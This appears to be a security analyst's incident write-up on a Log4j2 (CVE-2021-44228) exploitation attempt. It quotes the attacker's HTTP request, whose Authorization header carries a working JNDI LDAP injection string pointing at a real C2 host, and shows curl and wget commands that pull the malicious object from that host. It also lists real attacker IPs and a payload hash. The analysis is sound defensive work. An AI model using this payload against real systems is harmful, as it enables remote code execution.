Exploit: Log4j2 (CVE-2021-44228)


Attack Platform: 171[.]221[.]235[.]43

C2: 45[.]83[.]193[.]150

Payload SHA256: 8DD2F5868D391F25B9A03BB4071CE9A6B27A7AE2DEB6C4871FC87020B13BA459


(possible injection of malicious java object)

Security Onion alerted of the exploitation attempt of Log4j2.



```
ET EXPLOIT Apache log4j RCE Attempt (tcp ldap) (CVE-2021-44228)    high    171.221.235.43    49470
```


I queried Security Onion's Stenographer service for the conversations with the offending IP address of 171[.]221[.]235[.]43 and identified the following packet in Wireshark.



```
GET / HTTP/1.1
Authorization: Oauth ${jndi:ldap://45.83.193.150:1389/Exploit}
User-Agent: curl/7.58.0
Accept: */*
```

From here the User-Agent string indicates that the attacker is using "curl" as the Linux terminal-based tool to conduct the attack, and the Authorization string contains the exploit code. The exploit is basically counting on Log4j2 to parse this string and execute it. The "jndi:ldap" substring means it is attempting an LDAP query to receive a java object named "Exploit" at the IP address of 45[.]83[.]193[.]150. Note that the attacker literally named the java object "Exploit", as there is almost no attempt at obfuscation from intrusion detection here.


By sending a curl request ldap query for the java object at the C2 IP's address, I got the following response, revealing the attacker's creative class name of "foo" and yet another IP address for the code base.



```
┌──(user㉿user)-[~/Desktop/jndi]
└─$ curl ldap://45.83.193.150:1389/Exploit
DN: Exploit
        javaClassName: foo

        javaCodeBase: http://31.220.58.29/

        objectClass: javaNamingReference

        javaFactory: Exploit
```

The interesting part here is the IP address supplied for the code base of the malicious java object. This IP address is likely the next malicious hop, however the WHOIS information below shows that it's a VPS node. Also by safely navigating to the website (in a VM using Burpsuite) at that address, there just isn't enough information to move forward further with this route yet.

Net Range	31.220.56.0 - 31.220.63.255
CIDR	*not provided*
Name	VPS-SERVERS
Handle	31.220.56.0 - 31.220.63.255
Parent	31.220.48.0 - 31.220.63.255
Net Type	ASSIGNED PA
Origin AS	*not provided*



Default Website Page

This page is generated by Softaculous Webuzo, a leading provider of software for the webhosting industry. You are seeing this page because you have not uploaded the site content yet.

You can do following step:


1. Install a Web Application like a blog, forum, gallery, wiki, etc. using Softaculous Webuzo.

2. Upload some content using FTP / SSH.

To log in to your Softaculous Webuzo Panel, please go to http://hostname:2002


This Page is generated by Softaculous Webuzo.

However, I did manage to get the payload (java object named "Exploit") by using wget instead of curl. Previously "curl" with LDAP revealed the java object information, but wget actually retrieved the malicious object from the C2.




```
└─$ wget 45.83.193.150:1389/Exploit
--2021-12-12 11:54:35--  http://45.83.193.150:1389/Exploit
Connecting to 45.83.193.150:1389 ... connected.
HTTP request sent, awaiting response ... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'Exploit'

Exploit                      [ ⟺                                          ]    38  --.-KB/s    in 0s

2021-12-12 11:54:35 (10.7 MB/s) - 'Exploit' saved [38]
```

It still isn't clear what is in this object, or even what it does. Performing a hexdump and then another hexdump with ascii, it just isn't clear yet what this data is. When uploading the file to virus total, there was nothing malicious flagged but only a comment from another researcher stating they also got the payload from what appears to be a similar IP address contained in another attempt at the same Log4j2 exploit.




```
└─$ hexdump Exploit
0000000 2430 0102 7800 0a1f 5401 0004 0004 168a
0000010 2e31 2e33 2e36 2e31 2e34 2e31 3431 3636
0000020 322e 3030 3633
0000026
```



```
└─$ hexdump -c Exploit
0000000   0   $ 002 001  \0   x 037  \n 001   T 004  \0 004  \0 212 026
0000010   1   .   3   .   6   .   1   .   4   .   1   .   1   4   6   6
0000020   .   2   0   0   3   6
0000026
```

Comment from Virus Total regarding the suspicious java object:



PrFalken

22 hours ago

Downloaded from hxxp://45.130.229.168:1389/ by a Log4j exploit attempt